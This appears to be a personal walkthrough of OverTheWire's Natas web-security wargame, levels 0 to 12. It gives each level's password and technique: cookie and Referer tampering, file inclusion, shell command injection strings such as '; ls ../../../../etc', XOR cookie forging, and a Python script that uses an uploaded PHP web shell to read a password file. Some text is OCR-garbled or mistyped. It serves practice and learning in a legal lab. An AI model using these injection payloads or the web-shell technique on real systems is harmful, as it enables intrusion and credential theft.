

## Natas

**Github - <https://github.com/Shenal01/Natas.git>**

### LEVEL 0


g9D9cREhslqBKtcA2uocGHPfMZVzeFK6

```
(A) fre su [Y] Be do ho fa Hc Hs Tr Le Ed Ev La Ex OI O ov St O nu X ne B B B B + - □ ×
view-source:natas0.natas.labs.overthewire.org
Line wrap
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<div>natas0</div>
<div id="content">
You can find the password for the next level on this page.

<!-- The password for natas1 is g9D9cREhslqBKtcA2uocGHPfMZVzeFK6 -->
</div>
</body>
</html>
```

### LEVEL 01


ctrl + u - h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7



## LEVEL 02

view-source:http://natas2.natas.labs.overthewire.org/files/  
users.txt

G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q




## LEVEL 03

<http://natas3.natas.labs.overthewire.org/robots.txt>

<http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt>

tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm




## LEVEL 04

use burp suite and click index.php

to modify the referer and sen it to the repeater and click send

Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD




## LEVEL 05

have to change logged in to - 1

fOIvE0MDtPTgRhqmmvvAOt2EfXR6uQgR

or in brave browser you can go to inspect -> application -> cookie -> loggedin change it to 1




## LEVEL 06

<http://natas6.natas.labs.overthewire.org/includes/secret.inc>


FOEIUWGHFEEUHOFUOIU

jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr



## LEVEL 07

[http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas\\_webpass/natas8a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB](http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB)



## LEVEL 08

`bin2hex(strrev(base64_encode($secret)))`; - THIS IS THE ENCODING PROCESS YOU NEED TO DO IT IN OPPOSITE WAY TO DECODE.


IN LINUX TERMINAL YOU CAN DECODE THE CODE

`php -a`

```
php > echo base64_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362')));
```

`oubWYf2kBq`

`Sda6t0vkOPkM8YeOZkAGVhFoaplv1JFd`





## LEVEL 09

in this level if you didn't enter the ";" it doesn't consider as a command.

```
test; ls ../../../../
```


```
; ls ../../../../
```

```
; ls ../../../../etc
```

```
; ls ../../../../etc/natas_web_pass
```

```
; ls ../../../../etc/natas_web_pass/natas10
```

D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE




## LEVEL 10

it doesn't work like the previous one it works with a letter ( i tried a, l, o, u because grep doesn't care about the uppercase it will search eventually...)

a /etc/natas\_webpass/natas11

1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg



## LEVEL 11

MGw7JCQ5OC04PT8jOSpqdmkgJ25nbCorKCEkIzlscm5oKC4qLSgubjY%3D - this is the cookie.

in here cipher text ^ key = plain text (if you have any of these two you can get remain one)

use cyberchef web page paste the cookie and select from base 64 and you will get the cipher text

after that press the button that replace with input output and copy it and paste it on XOR UTF-8 then you will get the key.

then you change {"showpassword":"yes","bgcolor":"#ffffff"} this and paste it to input and to XOR give the key and drag 'to base 64' you will get the new cookie.

you need to get the key

$\text{XOR plain text} \wedge \text{Cipher text} = \text{Key}$

Cipher text - 0l;\$98-8=?#9\*jvi 'ngl\*+(!\$#9lrnh(\*-(.n67


Plain text - {"showpassword":"no","bgcolor":"#ffffff"}

Key - KNHL

Then you can get the new cookie and paste it on the browser and get the password for natas12.

new cookie - MGw7JCQ5OC04PT8jOSpqdmk3LT9pYmouLC0nICQ8anZpbS4qLSguKmkz

password for natas 12 - YWqo0pjpcXzSI15NMAVxg12QxeC1w9QG



## Level 12

In this level there is an interface to upload a file and if you look the source code you can find a php code with some functions that had been defined.

I watched walk through and I used sublime text editor to write a python code and execute it.

first create a file and save it.

when we run this code we get a out put and when we look in to it we can see it generates some random strings with jpg extension so we cannot execute that, hence we need to create a python file and cat it out.

once you executed the code you can get the path of the php file.

```
?c=cat id
```

```
?c=cat whoami
```

you can see it gives some output then we can get the password by giving the following path as earlier levels.

```
?c=cat /etc/natas_webpass/natas13
```

```
#!/usr/bin/env python
```

```
# -*- coding: utf-8 -*-
```

```
import requests
```

```
import re
```

```
username = 'natas12'
```

```
password = 'YWqo0pjpcXzSI5NMAVxg12QxeC1w9QG'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
session = requests.Session()
```

```
#response = session.get(url, auth=(username, password))
```

```
#response = session.post(url, files = {"uploadedfile" : open('revshell.php', 'rb')}, data =  
{"filename": "revshell.php", "MAX_FILE_SIZE" : "1000"}, auth = (username, password))
```

```
response = session.get(url + 'upload/ltnw8gq53g.php?c=cat /etc/natas_webpass/natas13', auth =  
(username, password))
```

```
content = response.text
```

```
print(content)
```

